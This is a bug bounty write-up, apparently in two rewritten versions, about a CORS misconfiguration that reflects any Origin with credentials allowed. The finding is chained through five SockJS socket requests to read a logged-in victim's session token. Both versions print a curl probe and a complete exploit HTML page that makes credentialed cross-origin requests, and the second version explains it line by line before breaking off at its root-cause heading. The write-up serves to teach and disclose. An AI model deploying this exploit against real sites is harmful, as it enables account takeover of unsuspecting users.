Full account takeover through CORS with connection sockets
A website reflected any Origin in its CORS headers while also allowing credentials, so a malicious page could read authenticated responses. Because the site's data came over one-shot socket connections, the author chained five socket requests in order to reach a response containing the victim's session token, enabling account takeover.

Hello guys , I’ll share with you an interesting bug in a private program of HackerOne.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a bug found in a private HackerOne program. The researcher had just been invited to the program and started reconnaissance across its platforms. Among the assets was a website that already had some known issues (IDOR, CSRF), but the goal here was to find something larger, so the researcher tried different logical flaws, including SSRF with XSPA, without success.
After mapping the whole website, the next idea was to test for a CORS misconfiguration. The site in question is referred to throughout as privatewebsite.com, and the relevant feature is a socket endpoint under /sockjs/, which the site uses to load resources and, in the fifth request of a chain, to return user information including the session token.
Setup
No accounts, roles or special tooling are described beyond the private program invitation and the use of curl and a browser to build and run an HTML exploit. The preconditions that matter are:
- The target reflects an arbitrary
OrigininAccess-Control-Allow-Origin. - The target sends
Access-Control-Allow-Credentials: true. - The victim has an active session on the target and opens the attacker's page.
- The socket endpoint accepts a fresh URI each time, because a used socket URI cannot be reused immediately.
Finding it
The first test was a simple cross-origin request with a foreign Origin header:
Request
curl -v -X GET http://privatewebsite.com -H ‘Origin: http://evilwebsite.com’
Response
HTTP/1.1 200 OKCache-Control: no-store, no-cache, no-transform, must-revalidate, max-age=0Access-Control-Allow-Credentials: trueAccess-Control-Allow-Origin: http://evilwebsite.comVary: OriginContent-Type: application/javascript; charset=UTF-8Date: Wed, 24 Jan 2018 21:56:33 GMTConnection: close
The response echoes the supplied origin in Access-Control-Allow-Origin and also returns Access-Control-Allow-Credentials: true. That combination means a page on evilwebsite.com can make credentialed cross-origin requests and read the responses, so the site was vulnerable to CORS.
Exploitation
Step 1: Confirm the socket behaviour
Building the exploit immediately ran into a problem: every attempt to extract data from the site failed, because the connections were made by sockets that only worked once. A first request was made:


First Response
Repeating the same request with the same URI produced this:

The same URL could not be reused. The researcher notes that reuse might have been possible after waiting roughly ten minutes for the socket connection to die, which is useless from an attacker's point of view.
Step 2: Rotate the URI to get a fresh socket
The workaround was to change the URI to any other value, which made the server treat it as a new socket. A used socket looked like this:
http://privatewebsite.com/sockjs/669/lsbw5zgh/xhr
Changing the URI gave a new, accepted socket:
http://privatewebsite.com/sockjs/123/lsbwabcd/xhr
At this point the CORS issue was already exploitable in principle: an attacker can generate any URI and send it through CORS to a victim, and when the victim opens the link their session information can be captured.
Step 3: Understand the five-request chain
Studying the site further revealed that entering any resource loads five socket requests that are related to each other.

Interesting Request
The fifth request carries a lot of confidential information about the user, including the user and the session token. Capturing that token would let an attacker take over the session. So the exploit had to perform all five requests in order and only then read the data from the last one.
The obvious question is why not just fire a CORS request at the fifth request alone. The answer is that the requests are linked: if only the last one is executed, the verification performed by the other four does not happen, so the chain fails.
First request


Second request


Third Request


Fourth Request

The information sent by POST could be captured by an attacker through MITM attacks, phishing and similar, because the website does not have an SSL certificate.
Fifth Request


To restate the mechanism: when any resource on the website is opened, these five requests are loaded through the socket and complement each other. The exploit therefore has to replicate each of them, send the page to the victim, and then obtain the victim's information.
Step 4: Build the CORS exploit
The exploit page is exploitCORS.html:
<!DOCTYPE html><html><head><title>Exploiting CORS</title></head><body><center><h1>Getting your information through CORS</h1><button type="button" onclick="ProcessUrls()">Exploit</button></div><script type="text/javascript">var cont = 0; var requests = new Array(); function ProcessUrls() { requests = new Array(); var urls = new Array('http://privatewebsite.com/sockjs/203/jb93ne78/xhr','http://privatewebsite.com/sockjs/203/jb93ne78/xhr_send','http://privatewebsite.com/sockjs/203/jb93ne78/xhr', 'http://privatewebsite.com/sockjs/203/jb93ne78/xhr_send','http://privatewebsite.com/sockjs/203/jb93ne78/xhr');for(i=0;i<urls.length;i++) { requests.push(new ProcessUrl(urls[i])); }}function ProcessUrl(url) { cont+=1; if (cont == 2 ){ var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 204) { http.responseText } }; http.setRequestHeader("Content-Type", "text/plain;charset=UTF-8"); http.send('["{\\"msg\\":\\"connect\\",\\"version\\":\\"1\\",\\"support\\":[\\"1\\",\\"pre2\\",\\"pre1\\"]}"]');}else if (cont == 4 ){ var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 204) { http.responseText } }; http.setRequestHeader("Content-Type", "text/plain;charset=UTF-8"); http.send('["{\\"msg\\":\\"method\\",\\"method\\":\\"login\\",\\"params\\":[{\\"resume\\":\\"abcabcabcabcabcabcabcabcabcabcabcabcabcabca\\"}],\\"id\\":\\"1\\"}","{\\"msg\\":\\"sub\\",\\"id\\":\\"hihihihihihihihi\\",\\"name\\":\\"meteor.loginServiceConfiguration\\",\\"params\\":[]}","{\\"msg\\":\\"sub\\",\\"id\\":\\"yzyzyzyzyzyzyzyzy\\",\\"name\\":\\"meteor_autoupdate_clientVersions\\",\\"params\\":[]}","{\\"msg\\":\\"sub\\",\\"id\\":\\"efefefefefefefefe\\",\\"name\\":\\"hooks\\",\\"params\\":[]}"]');}else if (cont == 5) { var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 200 || http.readyState == 4 && http.status == 204 ) { alert(http.responseText) } };http.send(); }else { var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 200 || http.readyState == 4 && http.status == 204 ) { http.responseText } };http.send(); } }</script>
A global counter cont tracks which request is being built:
- The second request sends a
connectmessage with version1and support for1,pre2andpre1. - The fourth request sends a
loginmethod call with aresumevalue, plus subscriptions tometeor.loginServiceConfiguration,meteor_autoupdate_clientVersionsandhooks. - The fifth request sends an empty body and, on a 200 or 204, shows the response text in an alert, which is where the victim's data appears.
Step 5: Run it against a victim
Executing the exploit performs the five socket requests and returns the following:


It works. With the session token obtained this way, an attacker could take control of another user's account.
Root cause
The server reflects any supplied Origin into Access-Control-Allow-Origin and pairs it with Access-Control-Allow-Credentials: true. That is a permissive CORS policy: instead of checking the origin against an allowlist, it trusts whatever the caller sends, so any site can make credentialed requests and read the responses.
The socket layer adds a second obstacle to work around: the endpoint accepts a changed URI as a new socket, so the one-shot nature of a socket does not stop an attacker who generates fresh URIs. The five-request chain is a design property of the application, not a defence: the requests are linked and the last one depends on the earlier ones, but an attacker can replay the whole chain from a malicious page.
Impact
An attacker who can get a logged-in victim to open the exploit page can perform the five socket requests with the victim's credentials and read the response of the last one, which contains the user and the session token. With that token the attacker can take over the victim's account. The attack requires the victim to visit the attacker's page while authenticated on the target, and the site has no SSL certificate, so the POSTed information could also be captured through MITM attacks or phishing.
Fix
The report does not describe the fix that was applied.
Variants to test
- Send a request with
Origin: http://evilwebsite.comand check whether the response echoes it inAccess-Control-Allow-Origintogether withAccess-Control-Allow-Credentials: true. A positive result is the exact origin reflected back with credentials allowed. - On socket endpoints, reuse a URI and then change one segment to see whether a fresh socket is accepted. A positive result is the changed URI being accepted as a new connection.
- Map the request chain the application performs on page load and replay it from a cross-origin page with
withCredentials = true. A positive result is the final response containing session data readable by the attacker's script. - Check whether the site is served over plain HTTP. A positive result is credentials or tokens travelling without TLS, which opens the MITM and phishing paths described in the report.
What happened, in plain words
A security researcher was invited to a private bug bounty program on HackerOne. A bug bounty program is a scheme where a company pays people to find and report security problems in its systems before criminals do. The researcher looked around the program's websites, found one that already had some known smaller problems, and decided to look for something bigger. What he eventually found was a way to take over another user's account: if a logged-in user opened a page the attacker controlled, the attacker's page could read that user's session token and use it to act as them. The root cause was a misconfigured CORS policy, and a socket endpoint that accepted a changed URI made the exploit practical.
This article walks through the whole story from zero. You only need to know how to use a browser. Every technical term is explained the first time it appears, and there is a glossary at the end.
Background concepts you need first
Before the steps make sense, here are the ideas the report relies on.
A website and its server. When you type an address into your browser, the browser sends a request to a computer somewhere (the server) and the server sends back a response. The response is usually a web page, but it can also be data.
HTTP. The language browsers and servers use to talk. A request has a method (like GET, which asks for something, or POST, which sends something), a URL (the address), and headers (small labelled pieces of extra information). A response has a status code (like 200, meaning OK, or 204, meaning OK but no content) and its own headers.
Origin. The origin of a page is the combination of its protocol (http or https), its host name, and its port. http://evilwebsite.com and http://privatewebsite.com are two different origins. Browsers treat different origins as separate universes for safety reasons.
The same-origin policy. A rule built into every browser: a page from one origin is not allowed to read data from another origin. Without this rule, any website you visited could quietly read your email, your bank, or anything else you were logged into. It is the single most important safety rule on the web.
CORS. Cross-Origin Resource Sharing is the controlled way to relax the same-origin policy. A server can add special headers to its responses saying "I allow pages from this other origin to read my responses." The two headers that matter here are Access-Control-Allow-Origin (which origin is allowed) and Access-Control-Allow-Credentials (whether the browser may attach the user's cookies to the request). If a server echoes back whatever origin the caller claims, and also allows credentials, then any website on the internet can read that server's responses on behalf of a logged-in user. That is a CORS misconfiguration.
Cookies and session tokens. When you log in to a website, the server gives your browser a small piece of data, usually stored as a cookie, that identifies your logged-in session. Every time your browser talks to that site, it sends the cookie along so the server knows who you are. If an attacker can steal that cookie or token, they can pretend to be you without knowing your password. That is called account takeover.
Sockets and SockJS. A normal HTTP request is one-shot: ask, get an answer, done. A socket is a connection that stays open so the server can keep sending data. The URLs look like /sockjs/<some id>/<some random string>/xhr and /sockjs/<some id>/<some random string>/xhr_send. The random-looking part is what makes each socket distinct.
MITM. A man-in-the-middle attack is when someone sits between you and the server and can read or change what passes between you. It is much easier when the traffic is not encrypted.
SSL/TLS and HTTPS. The encryption layer that makes the little padlock appear in your browser. Without it, traffic travels in plain text and can be read by anyone on the path.
IDOR and CSRF. Two other common bug classes mentioned in the report. IDOR (Insecure Direct Object Reference) is when changing an ID in a URL lets you see someone else's data. CSRF (Cross-Site Request Forgery) is when another site can make your browser perform an action on a site you are logged into. Neither is the subject here; they are just what the researcher found first and moved past.
SSRF and XSPA. Server-Side Request Forgery is when you can make the server itself fetch a URL of your choosing. XSPA is a variant used to scan internal ports. The researcher tried these and did not succeed.
The setup
The researcher had been invited to a private HackerOne program. A private program is one where only invited researchers can participate, so the details are not public. Throughout the report the target is called privatewebsite.com, which is a placeholder, not the real name.
The relevant feature is a SockJS-style socket endpoint under /sockjs/. The site uses it to load resources, and, crucially, the fifth request in a chain of five returns user information including the session token.
The conditions that make the attack possible are:
- The server reflects any
Originvalue back inAccess-Control-Allow-Origin. - The server also sends
Access-Control-Allow-Credentials: true. - The victim is logged in to the target and opens the attacker's page.
- The socket endpoint accepts a fresh URI each time, because a used socket URI cannot be reused straight away.
Finding it
The first thing the researcher did after mapping the site was test whether it had a CORS problem. The test is simple: send a request with an Origin header pointing at a completely different site, and see what comes back.
Request
curl -v -X GET http://privatewebsite.com -H ‘Origin: http://evilwebsite.com’
Line by line:
curlis a command-line tool for sending HTTP requests. It is what people use when they want to see exactly what a server sends back, without a browser in the way.-vmeans verbose: show the request and response headers, not just the body.-X GETsays use theGETmethod, which asks for a resource.http://privatewebsite.comis the address being requested.-H ‘Origin: http://evilwebsite.com’adds a header claiming the request comes fromevilwebsite.com. A browser would set this automatically; here it is set by hand to simulate a page on another site.
Response
HTTP/1.1 200 OKCache-Control: no-store, no-cache, no-transform, must-revalidate, max-age=0Access-Control-Allow-Credentials: trueAccess-Control-Allow-Origin: http://evilwebsite.comVary: OriginContent-Type: application/javascript; charset=UTF-8Date: Wed, 24 Jan 2018 21:56:33 GMTConnection: close
Line by line:
HTTP/1.1 200 OKmeans the request succeeded.Cache-Control: no-store, no-cache, ...tells browsers and proxies not to store the response. It is unrelated to the bug.Access-Control-Allow-Credentials: trueis the first half of the problem: the server is saying that cross-origin requests may carry the user's cookies.Access-Control-Allow-Origin: http://evilwebsite.comis the second half: the server is echoing back the origin the caller claimed. It is not checking against a list of trusted sites; it trusts whatever it is told.Vary: Origintells caches that the response depends on theOriginheader. It affects caching only, not trust.Content-Type: application/javascript; charset=UTF-8says the body is JavaScript.DateandConnection: closeare routine.
Put together, those two Access-Control-* headers mean a page on evilwebsite.com can make requests to privatewebsite.com with the victim's cookies attached, and read the responses. That is the CORS vulnerability.
Exploitation
Step 1: Confirm the socket behaviour
With the CORS problem confirmed, the next step was to build an exploit page. But every attempt to pull data out of the site failed, because the connections were made by sockets that only worked once. A first request was made:
First Response
Repeating the same request with the same URI produced this:
The same URL could not be reused. The researcher notes that reuse might have been possible after waiting roughly ten minutes for the socket connection to die, which is useless from an attacker's point of view: no victim is going to sit on a page for ten minutes while a socket expires.
Step 2: Rotate the URI to get a fresh socket
The workaround was to change the URI to any other value, which made the server treat it as a brand new socket. A used socket looked like this:
http://privatewebsite.com/sockjs/669/lsbw5zgh/xhr
Changing the URI gave a new, accepted socket:
http://privatewebsite.com/sockjs/123/lsbwabcd/xhr
What changed is the numeric segment (669 became 123) and the random-looking string (lsbw5zgh became lsbwabcd). The server accepted the changed URI as a new socket. That means the one-shot limitation does not protect anything: an attacker can simply generate fresh URIs whenever needed.
At this point the CORS issue was already exploitable in principle. An attacker can generate any URI and send it through CORS to a victim, and when the victim opens the link their session information can be captured.
Step 3: Understand the five-request chain
Studying the site further revealed that entering any resource loads five socket requests that are related to each other.
Interesting Request
The fifth request carries a lot of confidential information about the user, including the user and the session token. Capturing that token would let an attacker take over the session. So the exploit had to perform all five requests in order and only then read the data from the last one.
The obvious question is why not just fire a CORS request at the fifth request alone. The answer is that the requests are linked: if only the last one is executed, the verification performed by the other four does not happen, so the chain fails. Think of it like a form that has to be filled in across several pages: skipping to the last page and pressing submit does not work, because the earlier pages set up the state the last page expects.
First request
Second request
Third Request
Fourth Request
The information sent by POST could be captured by an attacker through MITM attacks, phishing and similar, because the website does not have an SSL certificate.
Fifth Request
To restate the mechanism: when any resource on the website is opened, these five requests are loaded through the socket and complement each other. The exploit therefore has to replicate each of them, send the page to the victim, and then obtain the victim's information.
Step 4: Build the CORS exploit
The exploit page is exploitCORS.html:
<!DOCTYPE html><html><head><title>Exploiting CORS</title></head><body><center><h1>Getting your information through CORS</h1><button type="button" onclick="ProcessUrls()">Exploit</button></div><script type="text/javascript">var cont = 0; var requests = new Array(); function ProcessUrls() { requests = new Array(); var urls = new Array('http://privatewebsite.com/sockjs/203/jb93ne78/xhr','http://privatewebsite.com/sockjs/203/jb93ne78/xhr_send','http://privatewebsite.com/sockjs/203/jb93ne78/xhr', 'http://privatewebsite.com/sockjs/203/jb93ne78/xhr_send','http://privatewebsite.com/sockjs/203/jb93ne78/xhr');for(i=0;i<urls.length;i++) { requests.push(new ProcessUrl(urls[i])); }}function ProcessUrl(url) { cont+=1; if (cont == 2 ){ var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 204) { http.responseText } }; http.setRequestHeader("Content-Type", "text/plain;charset=UTF-8"); http.send('["{\\"msg\\":\\"connect\\",\\"version\\":\\"1\\",\\"support\\":[\\"1\\",\\"pre2\\",\\"pre1\\"]}"]');}else if (cont == 4 ){ var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 204) { http.responseText } }; http.setRequestHeader("Content-Type", "text/plain;charset=UTF-8"); http.send('["{\\"msg\\":\\"method\\",\\"method\\":\\"login\\",\\"params\\":[{\\"resume\\":\\"abcabcabcabcabcabcabcabcabcabcabcabcabcabca\\"}],\\"id\\":\\"1\\"}","{\\"msg\\":\\"sub\\",\\"id\\":\\"hihihihihihihihi\\",\\"name\\":\\"meteor.loginServiceConfiguration\\",\\"params\\":[]}","{\\"msg\\":\\"sub\\",\\"id\\":\\"yzyzyzyzyzyzyzyzy\\",\\"name\\":\\"meteor_autoupdate_clientVersions\\",\\"params\\":[]}","{\\"msg\\":\\"sub\\",\\"id\\":\\"efefefefefefefefe\\",\\"name\\":\\"hooks\\",\\"params\\":[]}"]');}else if (cont == 5) { var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 200 || http.readyState == 4 && http.status == 204 ) { alert(http.responseText) } };http.send(); }else { var http = new XMLHttpRequest(); http.open("POST", url, true); http.withCredentials = true; http.onreadystatechange = function() { if (http.readyState == 4 && http.status == 200 || http.readyState == 4 && http.status == 204 ) { http.responseText } };http.send(); } }</script>
-
<!DOCTYPE html>,<html>,<head>,<title>and<body>are the standard skeleton of an HTML page. The title is "Exploiting CORS". -
<center><h1>Getting your information through CORS</h1>is a heading shown to the victim. -
<button type="button" onclick="ProcessUrls()">Exploit</button>is a button. When clicked, it calls the JavaScript functionProcessUrls. The closing</div>is a stray tag in the original; it does not affect the attack. -
<script type="text/javascript">starts the JavaScript. -
var cont = 0;is a counter, starting at zero. It is used to know which of the five requests is being built. -
var requests = new Array();is an empty list that will hold the request objects. -
function ProcessUrls()is the function that runs when the button is clicked. It resets the list, then defines an array of five URLs:http://privatewebsite.com/sockjs/203/jb93ne78/xhrhttp://privatewebsite.com/sockjs/203/jb93ne78/xhr_send
Notice they alternate between
xhr(the channel that receives data) andxhr_send(the channel that sends data), all under the same socket id203/jb93ne78. The loopfor(i=0;i<urls.length;i++)walks through them and callsnew ProcessUrl(urls[i])for each, pushing the result intorequests. -
function ProcessUrl(url)is where each request is actually built.cont+=1;increments the counter, so the first call seescont == 1, the second seescont == 2, and so on. -
if (cont == 2)handles the second request. It creates anXMLHttpRequest, which is the browser's built-in way for JavaScript to send HTTP requests.http.open("POST", url, true)sets it up as a POST to the given URL, asynchronous.http.withCredentials = trueis the crucial line: it tells the browser to attach the victim's cookies to this cross-origin request. Without it, the server would see an anonymous request.http.onreadystatechangeis a callback that runs when the request's state changes; when it is finished (readyState == 4) with status204, it readshttp.responseText. TheContent-Typeheader is set totext/plain;charset=UTF-8, and the body sent is:Text ["{\"msg\":\"connect\",\"version\":\"1\",\"support\":[\"1\",\"pre2\",\"pre1\"]}"] -
else if (cont == 4)handles the fourth request. Same setup, but the body is a batch of four messages:Text ["{\"msg\":\"method\",\"method\":\"login\",\"params\":[{\"resume\":\"abcabcabcabcabcabcabcabcabcabcabcabcabcabca\"}],\"id\":\"1\"}","{\"msg\":\"sub\",\"id\":\"hihihihihihihihi\",\"name\":\"meteor.loginServiceConfiguration\",\"params\":[]}","{\"msg\":\"sub\",\"id\":\"yzyzyzyzyzyzyzyzy\",\"name\":\"meteor_autoupdate_clientVersions\",\"params\":[]}","{\"msg\":\"sub\",\"id\":\"efefefefefefefefe\",\"name\":\"hooks\",\"params\":[]}"]The next three subscribe (
sub) to three data sources:meteor.loginServiceConfiguration,meteor_autoupdate_clientVersionsandhooks. Theidvalues are just labels the client uses to match responses to requests. -
else if (cont == 5)handles the fifth request. It sends an empty body (http.send()with no argument) and, when the response arrives with status200or204, callsalert(http.responseText). That alert is where the victim's data appears on screen. -
The final
elsehandles the first and third requests. They also send an empty body and read the response, but do not display it. They are the setup steps that make the chain valid.
Every request sets withCredentials = true, which is what makes the browser attach the victim's cookies to the cross-origin calls, and the CORS headers seen earlier are what allow the responses to be read. Without the permissive CORS policy, the browser would block the script from reading the responses even though the requests were sent.
Step 5: Run it against a victim
Executing the exploit performs the five socket requests and returns the following:
It works. With the session token obtained this way, an attacker could take control of another user's account.
Root cause
